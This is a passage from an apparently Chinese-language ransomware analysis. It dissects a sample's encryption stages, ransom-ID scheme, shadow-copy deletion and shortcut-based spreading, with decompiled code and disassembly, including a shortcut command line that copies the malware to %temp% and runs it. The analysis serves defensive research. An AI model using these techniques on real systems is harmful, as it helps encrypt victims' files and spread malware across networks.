         && lpNumberOfBytesRead == 4
         && SetFilePointer(hcrypt_info_file, lpBuffer, 0, FILE_CURRENT) != INVALID_SET_FILE_POINTER )
    {
      if ( !--datablock_count )
        return 1;
    }
    return 0;
  }
  return 1;
}

int __stdcall record_in_crypt_info_file(int datablock_count, int data, int data_size)
{
  int rc; // edi@1
  DATA_BLOB data_write; // [sp+4h] [bp-10h]@2
  DATA_BLOB pDataOut; // [sp+Ch] [bp-8h]@2

  rc = 0;
  if ( set_fileoffset_by_datablock(datablock_count) )
  {
    data_write.pbData = (BYTE *)data;
    data_write.cbData = data_size;
    if ( CryptProtectData(&data_write, 0, &g_pOptionalEntropy, 0, 0, 5u, &pDataOut) )
    {
      if ( WriteFile(hcrypt_info_file, &pDataOut, 4u, (LPDWORD)&datablock_count, 0)
        && datablock_count == 4
        && WriteFile(hcrypt_info_file, pDataOut.pbData, pDataOut.cbData, (LPDWORD)&datablock_count, 0)
        && datablock_count == pDataOut.cbData )
      {
        rc = 1;
      }
      LocalFree(pDataOut.pbData);
    }
  }
  return rc;
}
```

根据数据块偏移写入数据

该文件的第一个数据块中记录着当前所要执行的勒索步骤，如果病毒在勒索过程中意外退出，重新启动会继续执行器剩余流程。其流程共分为五个步骤：

1. 导入存放在 PE 镜像中的 RSA 公钥（下文中称 Master RSA 公钥），之后遍历本地目录和网络共享，将需要加密的文件路径加密后存在在勒索数据文件中，如果没有可以加密的文件则会在本地各盘符和网络共享中创建指向勒索病毒的快捷方式，进行病毒传播。代码如下图所示：

```
00406694 @@control_step_0:                       ; CODE XREF: start+26C↑j
00406694                 push    offset pptr_IStream ; ppstm
00406699                 push    ebx             ; fDeleteOnRelease
0040669A                 push    ebp             ; hGlobal
0040669B                 call    ds:CreateStreamOnHGlobal
004066A1                 test    eax, eax
004066A3                 jnz     short @@control_step_1
004066A5                 push    ebp
004066A6                 push    ebp
004066A7                 push    offset call_record_file_to_encode
004066AC                 call    travel_logical_drives
004066B1                 push    ebp
004066B2                 call    travel_net_resources
004066B7                 mov     eax, ds:pptr_IStream
004066BC                 mov     ecx, [eax]
004066BE                 push    ebx             ; grfStatFlag
004066BF                 lea     edx, [esp+0A4h+pstatstg]
004066C3                 push    edx             ; pstatstg
004066C4                 push    eax             ; interface
004066C5                 call    [ecx+HGLOBALStreamImplVtbl.Stat]
004066C8                 test    eax, eax
004066CA                 jnz     short loc_4066E3
004066CC                 cmp     dword ptr [esp+0A0h+pstatstg.cbSize], ebp
004066D0                 jz      short loc_4066E3
004066D2                 call    call_record_encode_filelist
004066D7                 test    eax, eax
004066D9                 jz      short loc_4066E8
004066DB                 push    ebx             ; encode_data : 1
004066DC                 call    write_protect_block_first
004066E1                 jmp     short loc_4066E8
004066E3 ; ---------------------------------------------------------------------------
004066E3
004066E3 loc_4066E3:                             ; CODE XREF: start+2CC↑j
004066E3                                         ; start+2D2↑j
004066E3                 call    spread_on_wnet
004066E8
004066E8 loc_4066E8:                             ; CODE XREF: start+2DB↑j
004066E8                                         ; start+2E3↑j
004066E8                 mov     eax, ds:pptr_IStream
004066ED                 mov     ecx, [eax]
004066EF                 push    eax             ; _DWORD
004066F0                 call    [ecx+HGLOBALStreamImplVtbl.Release]
004066F3
```


代码展示

2. 重新生成一组 RSA 密钥（Sub RSA 密钥），将公钥导出写入到勒索数据文件中。生成勒索描述页面，页面中包含两个数据：

   a) 生成勒索 ID。ID 是基于地域信息、加密信息数据整体的部分 MD5 和加密的各种类型文件数量生成的，将上述信息拼接后，将数字和“|”符号用字母进行替换，最后生出如“CH065-DDZTZ-TZTZT-RZTHY”类似的 ID。如下图所示：

```
if ( CryptCreateHash(hCryptProv, CALG_MD5, 0, 0, &phHash) )
{
  pdwDataLen = 16;
  v2 = lstrlenA((LPCSTR)crypt_info_string);
  if ( CryptHashData(phHash, (const BYTE *)crypt_info_string, v2, 0) )
  {
    if ( CryptGetHashParam(phHash, HP_HASHVAL, &pbData, (DWORD *)&pdwDataLen, 0) )
    {
      v1 = LocalAlloc(LMEM_ZEROINIT, 0xB4u);
      if ( v1 )
      {
        GetLocaleInfoW(LOCALE_USER_DEFAULT, X509_NAME, (LPWSTR)&locale_data_first_2_wchar, 16);
        locale_offset_4 = 0;
        wsprintfW(
          v1,
          L"%s%02X%01X-%01X%01X",
          &locale_data_first_2_wchar,
          pbData,
          (unsigned int)pbData_1 >> 4,
          pbData_1 & 0xF,
          (unsigned int)pbData_2 >> 4);
        wsprintfA(
          &encode_doc_count_string,
          "%u|%u|%u|%u|%u|%u",
          count_of_doc,
          count_of_ppt_pdf,
          count_of_picture_data,
          count_of_db,
          count_of_pic,
          count_of_archive);
```


生成 ID 代码



```
        ID_data_ptr = &ID_data;
        do
        {
          if ( v4 == 5 )
          {
            v4 = 0;
            ID[index++] = '-';
          }
          current_num = (unsigned __int8)*ID_data_ptr;
          if ( current_num <= ('|') )
          {
            if ( current_num == ('|') )
            {
              replace_char = 'T';
LABEL_23:
              ID[index] = replace_char;
            }
            else
            {
              switch ( current_num )
              {
                case 48:
                  replace_char = 'Z';
                  goto LABEL_23;
                case 49:
                  replace_char = 'X';
                  goto LABEL_23;
                case 50:
                  replace_char = 'R';
                  goto LABEL_23;
                case 51:
                  replace_char = 'O';
                  goto LABEL_23;
                case 52:
                  replace_char = 'A';
                  goto LABEL_23;
                case 53:
                  replace_char = 'H';
                  goto LABEL_23;
                case 54:
                  replace_char = 'F';
                  goto LABEL_23;
                case 55:
                  replace_char = 'G';
                  goto LABEL_23;
                case 56:
                  replace_char = 'E';
                  goto LABEL_23;
                case 57:
                  replace_char = 'K';
                  goto LABEL_23;
                default:
                  break;
              }
            }
          }
          ++v4;
          ++v3;
          ++v5;
        }
        while ( *v5 );
        if ( v4 < 5 )
        {
LABEL_33:
          v7 = (char *)&v1[v3];
          v8 = (5 - v4) >> 1;
          memset32(v7, 'Y\0Y', v8);
          v9 = &v7[4 * v8];
          for ( i = (5 - (_BYTE)v4) & 1; i; --i )
          {
            *(_WORD *)v9 = 'Y';
            v9 += 2;
          }
        }
      }
```

字符替换

b) 加密的勒索状态相关数据，其中包括：Sub RSA 私钥、加密日期、系统用户名、地域信息、勒索病毒标记、加密各种类型文件的数量。数据使用其运行时生成的 AES 密钥进行加密，之后将该密钥用 Master RSA 公钥进行加密之后将加密的 AES 密钥数据放与整体数据尾部，最后再用 Base64 算法进行一次加密防止数据被截断。数据内容如下图所示：



描述页面中数据存放的结构


```
int __stdcall struct_crypt_info_string(int phkey)
{
  BYTE *v1; // eax02
  CHAR *v2; // eax04
  CHAR *v3; // eax05
  CHAR *v4; // edi05
  int v5; // edi06
  CHAR *v6; // edi06
  CHAR *v7; // edi06
  CHAR *v8; // edi06
  int v9; // eax06
  SYSTEMTIME lpSystemTime; // [sp+8h] [bp-20h]@6
  CHAR *private_key_string_buf; // [sp+18h] [bp-10h]@1
  const BYTE *export_key_buf; // [sp+1Ch] [bp-Ch]@2
  SIZE_T pcchString; // [sp+20h] [bp-8h]@3
  SIZE_T export_key_size; // [sp+24h] [bp-4h]@1
  const CHAR *phkeya; // [sp+30h] [bp+8h]@4

  private_key_string_buf = 0;
  if ( CryptExportKey(phkey, 0, PRIVATEKEYBLOB, 0, 0, &export_key_size) )
  {
    v1 = (BYTE *)LocalAlloc(LMEM_ZEROINIT, export_key_size);
    export_key_buf = v1;
    if ( v1 )
    {
      CryptExportKey(phkey, 0, PRIVATEKEYBLOB, 0, v1, &export_key_size);
      if ( CryptBinaryToStringW(export_key_buf, export_key_size, CRYPT_STRING_BASE64, 0, &pcchString) )
      {
        v2 = (CHAR *)LocalAlloc(LMEM_ZEROINIT, pcchString);
        phkeya = v2;
        if ( v2 )
        {
          CryptBinaryToStringA(export_key_buf, export_key_size, CRYPT_STRING_BASE64, v2, &pcchString);
          v3 = (CHAR *)LocalAlloc(LMEM_ZEROINIT, pcchString + 702);
          v4 = v3;
          private_key_string_buf = v3;
          if ( v3 )
          {
            lstrcpyA(v3, "-----BEGIN RSA PRIVATE KEY-----\r\n");
            lstrcatA(v4, phkeya);
            lstrcatA(v4, "-----END RSA PRIVATE KEY-----\r\n");
            v5 = (int)&private_key_string_buf[lstrlenA(v4)];
            GetLocalTime(&lpSystemTime);
            v6 = (CHAR *)(wsprintfA(
                            v5,
                            "%02hu.%02hu.%04hu|",
                            lpSystemTime.wDay,
                            lpSystemTime.wMonth,
                            lpSystemTime.wYear)
                        + v5);
            export_key_size = 257;
            GetUserNameA(v6, &export_key_size);
            lstrcatA(v6, (LPCSTR)L"|");
            v7 = &v6[lstrlenA(v6)];
            GetLocaleInfoA(LOCALE_USER_DEFAULT, X509_NAME, v7, 9);
            lstrcatA(v7, (LPCSTR)L"|");
            v8 = &v7[lstrlenA(v7)];
            lstrcatA(v8, (LPCSTR)decrypt_ransom_version_data);
            lstrcatA(v8, (LPCSTR)L"|");
            v9 = lstrlenA(v8);
            wsprintfA(
              &v8[v9],
              "%u|%u|%u|%u|%u|%u",
              count_of_doc,
              count_of_ppt_pdf,
              count_of_picture_data,
              count_of_db,
              count_of_pic,
              count_of_archive);
          }
          LocalFree((HLOCAL)phkeya);
        }
      }
      LocalFree((HLOCAL)export_key_buf);
    }
  }
  return (int)private_key_string_buf;
}
```


构造数据的代码

3. 根据其记录的加密文件路径列表进行文件加密，每个文件加密是都会生成一份独立的 AES 密钥，进行文件加密后使用 Sub RSA 公钥对 AES 密

钥进行加密，再将加密后的 AES 密钥数据计算 crc32，将两个数据按描述顺序拼接后，放置到被加密文件数据尾部，病毒在加密过程中会计算加密的 AES 密钥存放位置与最后四个字节的 crc32 值相符，如果相符说明已经进行过加密，不再进行重复加密。被加密的文件数据最小为 0x20 个字节，最多为 0x500000 个字节。如下图所示：



被加密的文件数据结构




```
004067D2 @@control_step_2:                       ; CODE XREF: start+276↑j
004067D2                                         ; start+301↑j
004067D2                call    get_decode_file_list_stream
004067D7                mov     ds:pptr_IStream, eax
004067DC                cmp     eax, ebp
004067DE                jz      short @@control_step_3
004067E0                call    datablock_2_import_key
004067E5                mov     ds:hPublic_key_for_data_tail, eax
004067EA                cmp     eax, ebp
004067EC                jz      short loc_40682F
004067EE                xor     edi, edi
004067F0                inc     edi
004067F1
004067F1 loc_4067F1:                            ; CODE XREF: start+41C↓j
004067F1                push    esi
004067F2                call    begin_read_stream_string
004067F7                jmp     short loc_406812
004067F9 ; ---------------------------------------------------------------------------
004067F9
004067F9 loc_4067F9:                            ; CODE XREF: start+416↓j
004067F9                push    esi             ; filename
004067FA                call    compare_documents_kind
004067FF                movzx   eax, al
00406802                cmp     eax, edi
00406804                jnz     short loc_40680C
00406806                push    esi
00406807                call    encrypt_file    ; max_size : 500000h
00406807                                        ; min_size : 20h
0040680C
0040680C loc_40680C:                            ; CODE XREF: start+406↑j
0040680C                push    esi
0040680D                call    read_stream_string
00406812
00406812 loc_406812:                            ; CODE XREF: start+3F9↑j
00406812                test    eax, eax
00406814                jnz     short loc_4067F9
00406816                inc     edi
00406817                cmp     edi, 6
0040681A                jbe     short loc_4067F1
0040681C                push    3               ; encode_data
0040681E                call    write_protect_block_first
00406823                push    ds:hPublic_key_for_data_tail ; hKey
00406829                call    ds:CryptDestroyKey
0040682F
0040682F loc_40682F:                            ; CODE XREF: start+3EE↑j
0040682F                mov     eax, ds:pptr_IStream
00406834                mov     ecx, [eax]
00406836                push    eax             ; _DWORD
00406837                call    [ecx+HGLOBALStreamImplVtbl.Release]
0040683A
```

加密文件

```
00405975                push    ebx
00405976                push    esi
00405977                push    edi
00405978                mov     esi, FILE_ATTRIBUTE_NORMAL
0040597D                push    esi
0040597E                push    OPEN_EXISTING
00405980                push    edi
00405981                push    FILE_SHARE_READ
00405983                push    0C0000000h      ; GENERIC_WRITE|GENERIC_READ
00405988                push    [ebp+74h+Filename]
0040598B                call    ds:CreateFileW
00405991                mov     ebx, eax
00405993                cmp     ebx, INVALID_HANDLE_VALUE
00405996                jz      loc_405B60
0040599C                lea     eax, [ebp+74h+file_size_high]
0040599F                push    eax
004059A0                push    ebx
004059A1                mov     [ebp+74h+file_size_high], edi
004059A4                call    ds:GetFileSize
004059AA                mov     [ebp+74h+Filename], eax
004059AD                cmp     eax, 20h
004059B0                jb      loc_405B59
004059B6                push    FILE_END
004059B8                push    edi
004059B9                push    0FFFFFF7Ch      ; -84
004059BE                push    ebx
004059BF                call    ds:SetFilePointer
004059C5                cmp     eax, INVALID_HANDLE_VALUE
004059C8                jz      loc_405B59
004059CE                push    edi
004059CF                lea     eax, [ebp+74h+lpNumberOfBytesToRead]
004059D2                push    eax
004059D3                push    esi             ; 80
004059D4                lea     eax, [ebp+74h+export_key_buf]
004059D7                push    eax
004059D8                push    ebx
004059D9                call    ds:ReadFile
004059DF                test    eax, eax
004059E1                jz      loc_405B59
004059E7                cmp     [ebp+74h+lpNumberOfBytesToRead], esi
004059EA                jnz     loc_405B59
004059F0                push    edi
004059F1                lea     eax, [ebp+74h+lpNumberOfBytesToRead]
004059F4                push    eax
004059F5                push    4
004059F7                lea     eax, [ebp+74h+lpBuffer_data_80_crc]
004059FA                push    eax
004059FB                push    ebx
004059FC                call    ds:ReadFile
00405A02                test    eax, eax
00405A04                jz      loc_405B59
00405A0A                cmp     [ebp+74h+lpNumberOfBytesToRead], 4
00405A0E                jnz     loc_405B59
00405A14                push    esi             ; _DWORD
00405A15                lea     eax, [ebp+74h+export_key_buf]
00405A18                push    eax             ; _DWORD
00405A19                push    edi             ; _DWORD
00405A1A                call    ds:RtlComputeCrc32
00405A20                cmp     eax, [ebp+74h+lpBuffer_data_80_crc]
00405A23                jz      @@__encrypted__
```

判断是否被加密



```
00405A29 @@set_encode_size:
00405A29                cmp     [ebp+74h+file_size_high], edi
00405A2C                jz      short loc_405A37 ; file size
00405A2E                mov     [ebp+74h+dwMaximumSizeLow], 500000h
00405A35                jmp     short loc_405A4E
00405A37 ; ---------------------------------------------------------------------------
00405A37
00405A37 loc_405A37:                            ; CODE XREF: encrypt_file+EB↑j
00405A37                mov     eax, [ebp+74h+filename] ; file size
00405A3A                mov     ecx, 500000h
00405A3F                cmp     eax, ecx
00405A41                jb      short loc_405A48
00405A43                mov     [ebp+74h+dwMaximumSizeLow], ecx
00405A46                jmp     short loc_405A4E
00405A48 ; ---------------------------------------------------------------------------
00405A48
00405A48 loc_405A48:                            ; CODE XREF: encrypt_file+100↑j
00405A48                and     eax, 0FFFFFFE0h
00405A4B                mov     [ebp+74h+dwMaximumSizeLow], eax
00405A4E
00405A4E loc_405A4E:                            ; CODE XREF: encrypt_file+F4↑j
00405A4E                                        ; encrypt_file+105↑j
00405A4E                push    edi
00405A4F                push    [ebp+74h+dwMaximumSizeLow]
00405A52                push    edi
00405A53                push    4
00405A55                push    edi
00405A56                push    ebx
00405A57                call    ds:CreateFileMappingW
00405A5D                mov     [ebp+74h+hMapping], eax
00405A60                cmp     eax, edi
00405A62                jz      loc_405B59
00405A68                push    [ebp+74h+dwMaximumSizeLow]
00405A6B                push    edi
00405A6C                push    edi
00405A6D                push    6               ; FILE_MAP_WRITE|FILE_MAP_READ
00405A6F                push    eax
00405A70                call    ds:MapViewOfFile
00405A76                mov     [ebp+74h+filename], eax ; mapping_ptr
00405A79                cmp     eax, edi
00405A7B                jz      loc_405B47
00405A81                lea     eax, [ebp+74h+phKey]
00405A84                push    eax
00405A85                push    CRYPT_EXPORTABLE
00405A87                push    CALG_AES_256
00405A8C                push    ds:hCryptProv
00405A92                call    ds:CryptGenKey
00405A98                test    eax, eax
00405A9A                jz      loc_40583E
00405AA0                lea     eax, [ebp+74h+lpNumberOfBytesToRead]
00405AA3                push    eax
00405AA4                lea     eax, [ebp+74h+export_key_buf]
00405AA7                push    eax
00405AA8                push    edi
00405AA9                push    PLAINTEXTKEYBLOB
00405AAB                push    edi
00405AAC                push    [ebp+74h+phKey]
00405AAF                mov     [ebp+74h+lpNumberOfBytesToRead], esi
00405AB2                call    ds:CryptExportKey
00405AB8                test    eax, eax
00405ABA                jz      short loc_405B35
00405ABC                push    esi
00405ABD                lea     eax, [ebp+74h+lpNumberOfBytesToRead]
00405AC0                push    eax
00405AC1                lea     eax, [ebp+74h+export_key_buf]
00405AC4                push    eax
00405AC5                push    edi
00405AC6                push    TRUE            ; only block
00405AC8                push    edi
00405AC9                push    ds:hPublic_key_for_data_tail
00405ACF                call    ds:CryptEncrypt
00405AD5                test    eax, eax
00405AD7                jz      short loc_405B35
00405AD9                push    [ebp+74h+dwMaximumSizeLow]
00405ADC                lea     eax, [ebp+74h+dwMaximumSizeLow]
00405ADF                push    eax
00405AE0                push    [ebp+74h+filename] ; mapping_ptr
00405AE3                push    edi
00405AE4                push    edi             ; more blocks to be encrypted
00405AE5                push    edi
00405AE6                push    [ebp+74h+phKey]
00405AE9                call    ds:CryptEncrypt
00405AEF                test    eax, eax
00405AF1                jz      short loc_405B35
00405AF3                push    esi             ; _DWORD
00405AF4                lea     eax, [ebp+74h+export_key_buf]
00405AF7                push    eax             ; _DWORD
00405AF8                push    edi             ; _DWORD
00405AF9                call    ds:RtlComputeCrc32
00405AFF                push    FILE_END
00405B01                push    edi
00405B02                push    edi
00405B03                push    ebx
00405B04                mov     [ebp+74h+lpBuffer_data_80_crc], eax
00405B07                call    ds:SetFilePointer
00405B0D                push    edi
00405B0E                lea     eax, [ebp+74h+lpNumberOfBytesToRead]
00405B11                push    eax
00405B12                push    esi
00405B13                mov     esi, ds:WriteFile
00405B19                lea     eax, [ebp+74h+export_key_buf]
00405B1C                push    eax
00405B1D                push    ebx
00405B1E                call    esi ; WriteFile
00405B20                push    edi
00405B21                lea     eax, [ebp+74h+lpNumberOfBytesToRead]
00405B24                push    eax
00405B25                push    4
00405B27                lea     eax, [ebp+74h+lpBuffer_data_80_crc]
00405B2A                push    eax
00405B2B                push    ebx
00405B2C                call    esi ; WriteFile
00405B2E                mov     [ebp+74h+check_flag], 1
```

文件数据加密


4. 删除系统还原点。删除注册表键值 HKEY_LOCAL_MACHINE\SOFTWARE\Classes\lnkfile\IsShortcut，使快捷方式不再具有左下角的特殊标记，为此后的病毒流程做准备。

```
00406839A @@control_step_3:                       ; CODE XREF: start+27D↑j
0040683A                                          ; start+3E0↑j
0040683A                cmp     [esp+0A0h+ntdll_version], 600h
00406842                jb      short loc_40685C
00406844                call    get_sid_value
00406849                cmp     eax, 3000h
0040684E                jnz     short loc_406857
00406850                call    del_shadow_recovery
00406855                jmp     short loc_40685C
00406857 ; ---------------------------------------------------------------------------
00406857
00406857 loc_406857:                              ; CODE XREF: start+450↑j
00406857                call    self_exec_as_runas
0040685C
0040685C loc_40685C:                              ; CODE XREF: start+444↑j
0040685C                                          ; start+457↑j
0040685C                call    del_lnkfile_reg
00406861                push    4               ; encode_data
00406863                call    write_protect_block_first
```

代码展示

5. 打开勒索病毒描述页面。

6. 将本地磁盘根目录、桌面和网络共享中的文件夹放入具有隐藏文件属性的勒索病毒，并将这些文件夹隐藏，之后创建同名的快捷方式。每次点击这些快捷方式后，会执行一段控制台命令，除了打开同名文件夹外，还会运行勒索病毒，从而达到其持续加密和局域网传播的目的。病毒为了执行时更加隐蔽，其会将同目录下的勒索病毒拷贝到%temp%目录进行执行，即使%temp%目录中的勒索病毒执行时被安全软件查杀也不会影响其事先构造的目录结构，依然可以驻留在用户计算机中。由于将前面流程中已经把 HKEY_LOCAL_MACHINE\SOFTWARE\Classes\lnkfile\IsShortcut 键值删除，所以其快捷方式图标与目录图标完全相同。如下图所示：



创建与目录同名的快捷方式

```
C:\Windows\system32\cmd.exe /c start explorer.exe "PerfLogs"
& type "4ed539d82b7ceba4e0.exe" >
"%temp%\4ed539d82b7ceba4e0.exe" &&
"%temp%\4ed539d82b7ceba4e0.exe"
```

快捷方式中包含的命令行

```
WCHAR *__stdcall make_dir_lnk_startup(int existing_file_name)
{
  WCHAR *result; // eax@1
  WCHAR *v2; // esi@1

  travel_logical_drives(travel_make_startup_lnk, existing_file_name, 0);
  result = (WCHAR *)LocalAlloc(LMEM_ZEROINIT, 0x800u);
  v2 = result;
  if ( result )
  {
    if ( SHGetSpecialFolderPathW((HWND)0u, result, 0, 0) )
      make_dir_lnk(v2, existing_file_name, 0);
    result = (WCHAR *)LocalFree(v2);
  }
  return result;
}
DWORD __stdcall travel_wnet_resource(const WCHAR *root_path, struct _NETRESOURCEW *lpNetResource)
{
  DWORD result; // eax@1
  HLOCAL v3; // eax@2
  void *v4; // edi@2
  LPCWSTR *v5; // esi@5
  int v6; // eax@9
  WCHAR *v7; // eax@9
  const WCHAR *v8; // edi@9
  HLOCAL v9; // [sp+0h] [bp-Ch]@2
  DWORD BufferSize; // [sp+4h] [bp-8h]@3
  HANDLE hEnum; // [sp+8h] [bp-4h]@1

  result = j_WNetOpenEnumW(2u, 0, 0, lpNetResource, &hEnum);
  if ( !result )
  {
    v3 = LocalAlloc(0x40u, 0x4000u);
    v4 = v3;
    v9 = v3;
    if ( v3 )
    {
      lpNetResource = (struct _NETRESOURCEW *)-1;
      BufferSize = 0x4000;
      if ( !j_WNetEnumResourceW(hEnum, (LPDWORD)&lpNetResource, v3, &BufferSize) && lpNetResource )
      {
        v5 = (LPCWSTR *)((char *)v4 + 20);
        do
        {
          if ( *((_BYTE *)v5 - 8) & 2 )
          {
            travel_wnet_resource(root_path, (LPNETRESOURCEW)(v5 - 5));
          }
          else if ( *(v5 - 4) == (LPCWSTR)1 )
          {
            v6 = lstrlenW(*v5);
            v7 = (WCHAR *)LocalAlloc(0x40u, 2 * v6 + 16);
            v8 = v7;
            if ( v7 )
            {
